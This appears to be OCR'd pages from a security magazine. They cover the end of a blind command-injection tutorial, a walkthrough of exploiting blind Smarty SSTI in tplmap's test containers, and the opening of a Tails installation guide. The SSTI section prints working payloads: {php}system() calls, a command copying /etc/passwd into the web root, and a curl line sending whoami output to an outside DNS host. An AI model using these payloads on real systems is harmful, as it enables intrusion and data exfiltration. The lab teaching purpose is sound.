
`cat /etc/passwd > /var/www/html/dump.txt`

I created a file named dump.txt in the public directory and put the output of passwd in it. Here, we do not care if Response returns empty - we already know that there is a blind vulnerability.



```
192.168.52.131/?cmd=cat%20/etc/passwd%20>%20/var/www/html/dump.txt
```

I will now visit dump.txt from the browser and see if it could write the /etc/passwd file to the public directory.



```
192.168.52.131/dump.txt
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
```

And the result is as it seems. It is up to you to improve the attack.

Exploiting Blind SSTI (Server-side Template Injection) vulnerability using OOB Technique

Modern web applications use Template Engines for reasons such as writing more readable and extensible code and performance. These template engines become very dangerous if not used with caution.

Many template engines are available in many languages and most of them are vulnerable.

If you do not know what SSTI is, I recommend you read the following blogpost, and then continue reading.

https://www.netsparker.com/blog/web-security/server-side-template-injection/

There is a tool named tplmap to exploit SSTI vulnerabilities, just like sqlmap we use for SQL Injection. The person that developed tplmap tool has also published some test cases. We are going to run the vulnerable built-in test cases of the tplmap and try the OOB technique on them.

Tplmap GitHub repo: https://github.com/epinna/tplmap


```
git clone https://github.com/epinna/tplmap
```

With the above command, copy the Tplmap tool and all of its test cases on your computer. The following command is to go to the directory the tests cases' docker files are in.

```
cd tplmap/docker_envs/
```

```
docker-compose up tplmap_test_php
```

With the above command, an image is created from Dockerfile using docker-compose, and a new container is created using this generated image.



omer@ubuntu: ~/tplmap/docker-envs
File Edit View Search Terminal Help

```
omer@ubuntu:~$ git clone https://github.com/epinna/tplmap
Cloning into 'tplmap'...
remote: Enumerating objects: 4059, done.
remote: Total 4059 (delta 0), reused 0 (delta 0), pack-reused 4059
Receiving objects: 100% (4059/4059), 622.93 KiB | 1.37 MiB/s, done
.
Resolving deltas: 100% (2682/2682), done.
omer@ubuntu:~$ cd tplmap/docker-envs/
omer@ubuntu:~/tplmap/docker-envs$ docker-compose up tplmap_test_ph
p
Creating network "docker-envs_default" with the default driver
Building tplmap_test_php
Step 1/8 : FROM php:7.2.10-apache
 ---> a7d68dad7584
Step 2/8 : RUN apt-get update && apt-get install --upgrade dnsutil
s python-pip -y
 ---> Using cache
 ---> 4f1e3fd540a0
```

Note 1: For the tests to run, docker and docker-compose need to be installed on your machine.

Note 2: As we did above, you can use the docker-compose up tplmap_test_php command to run a test case specific to only one language, rather than all test cases. If you only run the docker-compose-up command and specify no service name, all tests will run.

After running the test case, let's perform our test through Smarty. Let's send a basic SSTI payload like {5*6} and check if the mathematical operation is in the response.



```
192.168.52.131:15002/smarty-3.1.32-unsecured.php?inj={5*6}
HYkVP6Qz8L309x38lqUeo2
```

30 can be seen in the response. even if we do not know that we have a vulnerable Smarty here, we could have said that we highly probably do have a vulnerable Smarty after sending this payload.

Now we'll try command execution on the system over the SSTI vulnerability. That is to say, we are going to make the vulnerability go from SSTI to Command Injection. Yet of course, not directly: first from SSTI to Code Evaluation, then Command Injection.

From SSTI to Code Evaluation:

Smarty directly evaluates the codes written in {php} tags. That is to say, if we write `{php} print_r('deneme') {/php}` the code will work.

Since we are able to run code, let's make it so that we can run commands on the system.

From Code Evaluation to Command Injection:

There is a class name Smarty_Resource that comes built-in with the Smarty Engine and there is a method called parseResourceName inside this class.

As the name suggests, this method is a method that parses and prints resource names. There are 2 parameters:


For the first parameter, we will enter the PHP code which we want to see the output of, and the second parameter will be a random letter so that PHP does not give an error.

Note: It is me who developed this method, you can search or it if you want but it is nowhere to be found. I am giving you a priv8 method. Let this be a favour for Arka Kapi readers :)

In conclusion, the payload will be like this:

```
{php}print_r(Smarty_Resource::parseResourceName(system("ls -la"),'b'));{/php}
```


Now, let's send the prepared payload to the Query String inj parameter. Let's see if we will be able to see the output of the *ls -la* command.



```
192.168.52.131:15002/smarty-3.1.32-unsecured.php?inj={php}print_r(Smarty_Resource::parseResourceName(system("ls%20-la"),%27...
pXMJe6iTA0total 40 drwxr-xr-x 1 www-data www-data 4096 Jul 5 16:29 . drwxr-xr-x 1 root root 4096 Sep 5 2018 .. -rw-r--r-- 1 root root 736 Jul 5 16:26 eval.php drwxr-
16:07 lib -rw-r--r-- 1 root root 759 Jul 5 16:26 smarty-3.1.32-secured.php -rw-r--r-- 1 root root 865 Jul 5 16:26 smarty-3.1.32-unsecured.php drwxrwx--x 2 www-data www
templates_c -rw-r--r-- 1 root root 912 Jul 5 16:26 twig-1.19.0-unsecured.php -rw-r--r-- 1 root root 912 Jul 5 16:26 twig-1.20.0-secured.php Array ( [0] => -rw-r--r-- 1 root r
1.20.0-secured.php [1] => b ) KSi8juLOl6
```

Super! We got the output we wanted. Let's try reading the /etc/passwd file.


```
{php}print_r(Smarty_Resource::parseResourceName(system("cat /etc/pass-
wd"),'b'));{/php}
```



```
192.168.52.131:15002/smarty-3.1
Not secure | 192.168.52.131:15002/smarty-3.1.32-unsecured.php?inj={php}print_r(Smarty_Resource::parseResourceName(system("cat%20/etc/pas...
```

```
OwxyA2IriWroot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/t
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nolog
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexi
_apt:x:100:65534::/nonexistent:/bin/false messagebus:x:101:101::/var/run/dbus:/bin/false Array ( [0] => x:101:101::/var/run/dbus:/bin/false [1] => messagebus ) h5WEtwL
```

Great! Up until now, this is a basic reflected vulnerability. The person who developed Tplmap and therefore the test cas-es put an interesting feature: if you send a method called *blind* from the QueryString, the vulnerability becomes blind.



```
192.168.52.131:15002/smarty-3.1
Not secure | 192.168.52.131:15002/smarty-3.1.32-unsecured.php?blind=1&inj={php}print_r(Smarty_Resource::parseResourceName(system("cat%2...
```


```
lrUp4L9iVJ
```

As you can see, we didn't get an output, which means that the vulnerability is blind.

Let's extract data here, by applying the OOB technique. We could convert the vulnerability from SSTI to Command Injection. In the above section, we have already seen how to send requests to our Responder in Command Injection.

```
curl `whoami`.omercitak.net
```


Using the same technique here.



```
192.168.52.131:15002/smarty-3.1
Not secure | 192.168.52.131:15002/smarty-3.1.32-unsecured.php?blind=1&inj={php}print_r(Smarty_Resource::parseResourceName(system("curl%...
```

```
SOMeLJZ940
```

Looking at the output:



```
[*] [DNS] Poisoned answer sent to: 3.123.23.76      Requested name: .www.data.omercitak.net
[*] [DNS] Poisoned answer sent to: 3.120.180.128    Requested name: .www.data.omercitak.net
[*] [DNS] Poisoned answer sent to: 3.120.180.128    Requested name: .www.data.omercitak.net
```

As it appears, we have received the www-data output again from the *whoami* command.

See you in another article, happy hacking!

Sources

- https://github.com/SpiderLabs/Responder
- https://www.exploit-db.com/docs/english/41273-mysql-out-of-band-hacking.pdf
- https://github.com/epinna/tplmap
- https://www.netsparker.com/blog/web-security/server-side-template-injection/

Ziyahan Albeniz • ziyahan@arkakapidergi. com

Leave No Trace Behind - Tails (The Amnesic Incognito Live System)

Years ago, at a holiday, I had to access my emails and desperately asked a stranger using a computer to borrow their device for few minutes.

Quickly checking my emails, I thanked that stranger but was numerous questions were left behind in my mind - did I correctly log out of my email session, could the computer I borrowed had a malware installed like keylogger?

The only thing to do was to change my email password as soon as I got access to a trusted computer.

There may be circumstances like this where we would need to use others' computers. Especially university students perform lots of personal tasks like checking their emails or social media on their schools' computer labs. I am not sure if they as suspicious as I do after these tasks, but at the end of the day the potential threats I mentioned above do apply to them.

Not only for others' computers, sometimes you may also want the operations you carried to leave no trace behind **Sadece başkalarının kullandığı bilgisayarlar için değil, kendi bilgisayarınız için bile zaman zaman yaptığınız işlemlerin bilgisayarınızda iz bırakmamasını; hırsızlık ya da adli bir inceleme durumunda önem atfettiğiniz datalara erişilememesini arzu ediyor olabilirsiniz.**

Do not criminalize the incident immediately. Journalists at most places in the world are fighting for their rights against oppressive regimes; Turkish Muslims at East Turkestan are trying every way against China's digital surveillance.

In this article, what is going to be talked about is the installation and usage of an operating system enabling you to leave no trace behind when using someone else's computer, or your own: Tails. Tails is an abbreviation of The Amnesic Incognito Live System.

Amnesic means the operating system running on the RAM and not writing data to hard disk. For this reason, whatever the reason, no data would be accessible forensically. *Incognito* addresses the anonymity of the system's identity. The system does all of the internet connections through the TOR network. A more detailed article about TOR can be found in this issue of Arka Kapi Magazine. *Live* indicates the portability and states that you can boot a computer with any tool whether carried on a CD, USB or a mini memory card.


You can visit the following address to download Tails : https://tails.boum.org/install/

When visited the site, you must have seen the warning stating that the site is being watched by secret services, therefore after downloading the Tails installation file, it has been designed in such a way for you to share with your friends.

Here, it is assumed that the reader already uses Windows operating system and will perform necessary actions on this operating system.

The first question that the Tails download page displays us supports this assumption. The installation page asks which operating system Tails will be installed over.

Click Windows and continue.


Tails
theamnesicincognitolivesystem
search
Download and install Tails
English DE ES FA FR IT PT

Download and install Tails

Thank you for your interest in Tails.

Installing Tails can be quite long but we hope you will still have a good time :)


We will first ask you a few questions to choose your installation scenario and then guide you step by step.

Which operating system are you installing Tails from?

WINDOWS MACOS LINUX

- Download only (for USB sticks)
- Download only (for DVDs and virtual machines)

The page after that asks us to choose the Tails download process - will we continue with a trusted friend's Tails installation, or will we install Tails from a Windows machine from scratch.


Tails
theamnesicincognitolivesystem
search
install Windows
English DE ES FA FR IT PT

Windows

INSTALL FROM ANOTHER TAILS

If you know someone you trust who uses Tails already, then you can install your Tails by cloning from their Tails.

You need:

- 1 other Tails (USB stick or DVD)
- 1 USB stick (at least 8 GB)
- ½ hour to install

INSTALL FROM ANOTHER TAILS

DOWNLOAD AND INSTALL

You need:

